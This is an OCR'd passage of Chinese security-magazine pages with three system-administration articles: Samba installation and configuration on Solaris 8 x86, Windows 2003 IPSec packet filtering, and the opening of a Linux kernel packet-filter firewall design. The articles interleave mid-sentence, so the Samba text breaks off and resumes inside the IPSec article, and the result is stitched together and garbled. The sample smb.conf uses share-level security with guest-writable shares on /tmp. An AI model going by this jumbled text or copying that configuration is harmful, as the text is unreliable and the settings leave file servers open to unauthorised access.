


图 5

群集技术和负载平衡是不可分割的。我们用了很大的篇幅给大家介绍了群集技术，它是实现负载平衡的关键。而负载平衡技术的强大功能大家还必须通过亲身实践才能体会到。

适合对象	网络管理员、*nux系统*BSD系统研究员
前置知识	*NIX使用经验及其相关网络技术

Solaris8 x86 上实现和 Windows 平台安全共享
——samba 安全配置

刘流：关于samba的实现，在网上是多如牛毛的；然而，这些文献，多是讲述如何在Linux、FreeBSD下实现samba，而在Solaris x86上如何实现samba以及安全配置，却很少见到详实的、具体的文章，虽然都是*nix平台，但实际上，在Solaris x86上实现samba和Linux、FreeBSD还是有很大的区别的，鉴于很多大企业有不少服务器是Solaris x86，故我们特别约请了富有Solaris经验的作者撰写本文，希望对有那些需求的网管们有所帮助。

文/ hardi（中国黑客联盟）

谈到资源共享，人们总是认为同一平台下的资源可以相互复制、粘贴、修改。在Windows平台下我们就不用说了，在Linux/UNIX下可以mount，但是在Linux /UNIX和Windows 的平台要实现相互访问则有两条途径，一个是通过FTP来实现文件的上传和下载，第二个就是通过samba这个程序来实现。对于FTP来说，大多数人总是觉得没有直接从网上邻居操作舒服吧？而且现在的FTP不是很安全，前段时间WU-FTP不是还有个漏洞出来吗？那些系统自带的FTP就更不用说了吧！所以从安全性考虑还是用samba！我想samba这个东西很多人都听过的，但是深入了解的并不多。

小提示 目前wu-ftp的替代软件是vsftpd等，在安全性方面有很大的提高。

Samba是由Andrew Tridgell开发并用于与Windows用户沟通。我们可以将SMB（Server Messages Block，服务信息块）看作是局域网上的共享文件/打印机的一种协议，它可以为网络内部的其它Windows和Linux机器提供文件系统，打印服务或是其它一些信息。SMB的工作原理让NetBIOS（Windows网络邻居通讯协议）与SMB这两种协议运行在TCP/IP的通信协议上，且使用NetBIOS nameserver让用户的Linux机器可以在Windows的网络邻居上被看到，然后就可以和Windows的机器在网络上相互沟通、共享文件与服务了。

下面我们一起来看具体的过程。

SMB安装

下载samba的安装包，一般推荐去www.Samba.org，或者www.sunfreeware.com 这个两个网站去下载，但是由于知道的人太多，下载速度很慢。推荐一个好地方下载：ftp.wayne.edu。

我们在整个安装过程中要用到的有下面两个文件：samba-2.2.8a-sol8-intel-local.gz和popt-1.7-sol8-intel-local.gz。

小提示 这两个文件一定要下载下来，否则在运行samba的时候会出错的，相信很多人都遇到这个问题吧。

不知道大家的习惯是什么样的，我习惯把下载下来的东西放到/tmp文件夹里。

```
# cp samba-2.2.8a-sol8-intel-local.gz /tmp
# cd /tmp
# gzip -d samba-2.2.8a-sol8-intel-local.gz
//解压缩
# pkgadd -d samba-2.2.8a-sol8-intel-local
//包安装
```

在安装的过程中你一路回车就可以了，直到你看到下面的信息，就是安装完成了。

```
Installation of <SMCsamba> was successful.
同样的安装popt-1.7-sol8-intel-local.gz。
#cp popt-1.7-sol8-intel-local.gz /tmp
# cd /tmp
# gzip popt-1.7-sol8-intel-local.gz
# pkgadd -d popt-1.7-sol8-intel-local
```

看到：Installation of <SMCpopt> was successful.就是安装完成了！

配置samba

配置samba有两种方法，第一是完全的命令行下面来配置，修改smb.conf文件就可以了；第二是通过图形化界面来配置。先说纯命令行下的方式吧，但是刚刚装好的samba如果你要运行，它会提示你说在/usr/local/samba/lib找不到smb.conf文件，怎么办？我们就在/usr/local/samba/这里面随便找找看，在/usr/local/samba/doc/

samba/examples/simple里发现有个smb.conf，直接cp到/usr/local/samba/lib就可以了！找下一个最简单的配置就完成了，我们通过以下命令来启动samba服务！

```
#./nmbd -D
#./smbd -D
为了彻底理解这个配置文件，我们先看一个比较经典的 smb.conf 文件:
[global]
workgroup = workgoup//工作组名称
netbios name = ULTRA60        //本地服务器名称
security = share        //安全级别，这个参数控制samba clinet端如何响应samba,这是和非常重要的参数，默认的security=user，当需要和windows98和windowsNT访问这是个最常用的设置。
interfaces = 192.168.100.0        // 主要网络接口IP地址，也可以定义多个接口。在这些接口上samba可以在所有的网络接口上控制浏览
log file = /usr/local/samba/log.%m
  // log文件的存储位置
guest account = pcguest // guest账号名称
hosts allow = 192.168.100.0/255.255.255.0
  //这个选项可以控制那些主机可以访问samba的资源，当然还有很多中写发，可以允许的一台机器访问，也可以通过主机名称来限制访问权限。有兴趣可以通过man 命令来看看!
[homes] //配置的访问目录及用户
comment = Home Directories
path = /tmp      //访问目录
read only = No        //是不是只读访问
guest ok = Yes//guest帐号是否可以访问
[printers]        //设置关于打印机的设置
comment = All Printers
path = /usr/spool/samba        //打印池
print ok = Yes
browseable = No
```

当然，我们也可以根据具体的需求来写不同的配置文件：

```
[hardi]
comment = hardi
path = /home/samba/ hardi
public = no
valid users = @group1,@group2 hardi
  //注意：我们事先已经用useradd 和groupadd 建立了一个叫hardi的用户和两个叫group1，group2的组，用mkdir建立/home/samba/hardi的文件夹
write list = hardi
printable = no      //这段配置的目的是让 group1 组和group2组的人能看到，hardi也可以访问，但只有hardi有写的权限。
```

再来看一个例子：

```
[public]
comment = Read Only Public
path = /home/samba/public
public = yes
read only = yes        // 建议一个公共的只读文件夹public，所有人只读这个文件夹的内容。
```

这个conf文件只是我个人的配置了，大家看了上面的配置也可以按照自己的有些想法去配置，只要格式正确就可以了。

我们再来看看另一种配置的手法吧。它是通过SWAT（Samba Web Administration Tool）来完成，也就是我们上文所说的使用图形用户界面（GUI）配置samba。

samba自带的SWAT，在端口901上，是通过inetd作为一项服务来运行，可以在本地通过Solairs上运行浏览器管理SWAT，也可以通过运行在Microsoft Windows上的浏览器进行远程管理。当然，前提是可以访问到samba主机，并且allow项允许（就是我们在samba.conf文件的[global]项中的hosts allow子项中要允许这台机器访问）。

添加SWAT服务名映射端口，在/etc/services中加入swat的端口。

```
#vi /etc/services
swat    901/tcp
设置/etc/inetd.conf
在/etc/inetd.conf中添加下面一行
swat stream tcp nowait.400 root /usr/local/samba/bin/swat swat
```

想要使更改生效，必须使用下面的步骤重新启动inetd服务：

```
# ps -eaf |grep inetd
    root   149    1  0 19:56:16 ?        0:01 /usr/sbin/inetd -s
# kill -HUP 149
```

然后就可以用URL： http://traget:901 或者http://traget:901访问SWAT，samba的所有设置功能在GUI里面都可以方便的实现。Samba初始化访问要用root及密码访问（图1）。

看到这个东西就觉得很简单了吧？所有的配置都可以在这里搞定了，对不熟悉VI的人来说简直是个最好的东西了。




图 1

设置好了以后，我们在Windows的网上邻居里就可以看到这个机器的名字了，然后点进去，输入用户名和密码，一切就搞定了。


> **小提示** 从Windows上登录的用户，密码要和samba上用户的密码一致。

安全性来说，samba的密码在Windows上是明文的，

适合对象	网络管理员、方案设计者
前置知识	IPSec基础知识

刘流：Windows 2000时代的服务器防范大多集中在系统中某方面程序的运用，比如常见的ipsec。自从微软推出Windows 2003以来，在系统功能的各方面都有了比较大的改进，原来Windows 2000系统下的很多处理方式也在发生改变，由此也带来了服务器市场的群起争霸，Windows 2003给我们带来了哪些新的体验？哪些新的功能？哪些新的策略？以后我们都会围绕Windows 2003做相关的文章，希望能在第一时间给大家提供最新的技术资料、最好的解决方案！

Windows 2003.net IPsec 配置全攻略



文／图 netbug

在网上关于如何设置IPSec的东西实很多，但都没讲清楚，由此造成很多朋友知道了怎么设置却不知道如何去实际灵活利用，常常丢掉Windows自带的IP策略去寻找第三方程序，其实，使用系统自带的IPSec可以非常方便地实现一些常用的安全防护，完全不需要用其他程序来加重网络和系统的负担！最新的Windows 2003.net就给我们提供了使用方便、功能强大的IPSec，今天我将全面向大家介绍一下IPSec的应用，让你成为迅速成为一个安全专家！

IPSec基本定义和功能

"Internet 协议安全性（IPSec）"是一种开放标准的框架结构，通过使用加密安全服务以确保在Internet 协议（IP）网络上进行保密而安全的通信。它本来的设计初衷是：

1．保护IP数据包的内容；

2．通过数据包筛选及受信任通讯的实施来防御网络攻击。

这两个目标都是通过使用基于加密的保护服务、安全协议和动态密钥管理来实现的。这个基础为专用网络计算机、域、站点、远程站点、Extranet和拨号用户之间的通信提供了既有力又灵活的保护。它甚至可以用来阻碍特定通讯类型的接收和发送。IPSec基于端对端的安全模式；在源IP和目标IP地址之间建立信任和安全性。考虑认为IP地址本身没有必要具有标识，但IP地址后面的系统必须有一个通过身份验证程序验证过的标识。只有发送和接收的计算机需要知道通讯是安全的。每台计算机都假定进行通讯的媒体不安全，因此在各自的终端上实施安全设置。除非两台计算机之间正在进行防火墙类型的数据包筛选或网络地址转换，否则仅从源向目标路由数据的计算机不要求支持IPSec。该模式允许为下列企业方案成功部署IPSec：

1．局域网（LAN）：客户端/服务器与对等；

2．广域网（WAN）：路由器对路由器以及网关对网关；

3． 远程访问：拨号客户端以及从专用网络访问

所以很容易被监听，为了确保sabma的绝对安全，我们可以通过在Samba中使用SSL来实现，但是由于篇幅有限，我只列出配置的步骤，具体配置大家可以去买书看，毕竟在Solaris里配置SSL的文章是比较少的。

为编译带有SSL支持的Samba，大体上必须执行下列步骤：

（1）得到、编译和安装SSLeay 。可以在站点http：//www.cryptsoft.com处得到SSLeay的最新版本。在这个站点上也可以得到SSLeay FAQ（常见问题）。在配置带有SSL支持的Samba之前必须进行这个步骤，否则无法编译Samba。

（2）编译带有SSL 支持的Samba，并安装它。

（3）至少为你的Samba服务器，或者通过不安全的网络访问你的Samba服务器的客户设备，得到或者创建X509证书，这取决于你的需要。

（4）配置Samba使用SSL，告诉Samba服务器证书以及私有密钥的位置，并设置其他需要的参数。

（5）理解和建立允许启用了SSL的SMB客户访问Samba的环境。

编后

拿到此文后，编辑和一家企业的朋友联系了一下，因为他正好有Sorlias x86的服务器，正为在此平台上安装Samba而头疼，现在将本文给我那朋友看了后，按图索骥，在他的服务器上也成功了。所以，我将此文刊登，以飨同样受此问题困扰的广大网管朋友们。

Internet。

从中我们可以看出，我们用IPSec可以用在两个主要的方面，但最常见的用法还是在对数据包作安全过滤，起到防火墙的作用。

了解防火墙的基本原理为IPSec配置作铺垫

防火墙的基本作用就是对进出网络接口的数据包做过滤。过滤的基本原则是。

1. 总是默认允许数据包进出，除非我们规定哪些端口和IP被禁止。

2. 总是默认禁止所有的数据包进出，除非我们规定哪些端口和IP被允许。

前一种原则主要用在公司、网吧、局域网内部。当网管需要开放大多数功能，但需要屏蔽如：QQ、MSN服务等特殊功能的时候可以采用；后一种主要用在对外服务，Internet网络服务器上采用的办法——所以我们对服务器进行设置的时候事先就应该定好数据包的通讯规则。这点和配置华为、思科等路由器包过滤的原则是一样的。

下面我们来看一个具体的例子：我们假设有一台IBM服务器x255完全裸露在Internet上，外层没有任何防火墙，我们采用“默认禁止”的原则来配置它：

1. 禁止所有的数据包通过；

2. 在前一条规则的基础上打开FTP和WWW服务；

3. 为了增强安全性，对外部屏蔽ICMP响应；

采取这样的策略，当外部有人扫描我们的计算机的时候，普通的ICMP扫描无法返回信息，使用SYN刺探等方式只可以看到21和80两个端口开放，完全杜绝攻击者企图从其他端口进攻的想法。

下面我们来看IPSec的具体配置。

1. 通过MMC控制台启动“IP安全策略”，开始进行配置。首先我们通过选择“创建新的IP策略”来创建新的策略（图1）。




图 1

然后在下一步的对话框中取消“激活默认响应”这个选项框。很多网友都不知道为什么要取消，其实，IPSec默认响应只在域模式或者隧道模式中才起作用，所以在数据包过滤中作用不是很大。

紧接着我们来编辑策略的属性，这是比较重要的地方，在这里我们需要添加两条行动规则：允许通过规则；禁止通过规则。允许通过规则对应（图2）。




图 2

禁止通过规则对应于上图中的“阻止”。这样就可以看到IPSec的管理规则缩小到只有两条了，允许的规则里面包含所有可以通过的数据包，禁止的数据包里面是对所有IP地址任何协议的屏蔽。这点大家需要注意，千万不要把所有的允许、禁止数据包放在一堆（图3）。




图 3

最后就是对IP策略添加具体的数据包过滤。这些黑防都有很多相关的文章，我就不多说明了。更多的细节大家可以看看下面的筛选规则：IPSec需要在筛选器列表中指定的计算机之间同时有入站和出站筛选器。入站筛选器应用于传入通信。出站筛选器应用于离开计算机发往目标的通信。例如，如果计算机 A 要与计算机 B 安全地交换数据。

计算机 A 上的活动 IPSec 策略必须有针对发往计算机 B 的任何出站数据包的筛选器。Source=A 且 Destination=B。

计算机 A 上的活动 IPSec 策略必须有针对来自计算机 B 的任何入站数据包的筛选器。Source=B 且 Destination=A。

每方都必须有反向的筛选器：

计算机B上的活动 IPSec 策略必须有针对来自计算机A的所有入站数据包的筛选器。Source=A 且 Destination=B。

计算机 B 上的活动 IPSec 策略必须有针对发往计算机 A 的任何出站数据包的筛选器。Source=B 且 Destination=A。

难度等级	高
前置知识	Linux使用技巧，包过滤的基本含义，Socket套接字编程

刘流：Linux在很多关键性部门起着相当重要的作用，如何使你的Linux起到编程包过滤的功能呢？如何充分发挥Linux的关键性作用呢？相信喜欢Linux的朋友们不会错过这篇文章。

在Linux上实现包过滤防火墙

文/图 吴具桢

Linux内核网络接口分析

Linux操作系统的实现起源于BSD UNIX发展的Berkerly套接字API工业标准，它把Internet协议的地址族实现为一系列的联接起来的软件层，其网络接口的实现如图1所示。




图1 Linux网络接口实现

其中，BSD套接字只能由与其相关的套接字管理软件支持。INet套接字层支持套接字管理,它管理的通信端点的IP是基于TCP和UDP协议的。UDP是一个无联接协议，而TCP是一个可靠的面向联接的协议。当发送UDP包时，Linux既不知道也不关心它们是否安全地到达了它们的目的地。TCP是有联接的，TCP联接的发送端都要确保发送的数据被正确地接收。IP层包括实现Internet协议的代码，这个代码命令IP层发送数据。在IP层的下面，由网络设备来支持所有的Linux网络，例如PPP和以太网。

网络协议分许多层的一个问题是：每一层都使用其他层的服务，即每个协议需要在发送数据时给数据加协议的头和尾，在接受数据时去掉协议的头和尾。这样就使在协议间传送数据缓冲困难，因为每一层需要发现它自己协议头和尾的位置。一个解决的办法是在每一层都拷贝缓冲，但是那样做效率就比较低。Linux使用套接字缓冲和sk-buff在协议层和网络设备间传递数据，sk-buff的结构如图2所示。

对su-buff的操作代码为向协议数据添加和去掉协议头尾提供了标准机制。

系统模块划分

透明包过滤系统防火墙的主要功能是对接收到的以太网帧进行分析，根据过滤规则来处理封装在以太网帧内的IP数据包。在实现系统时，我们主要使用Linux操作系统内核中定义好的数据结构，这样就可以避免大的内核改动。根据系统功能将系统划分为以下模块：以太网帧接收模块、以太网帧处理模块、包过滤模块、帧发送模块和MAC地址缓存模块，各模块的功能如下：

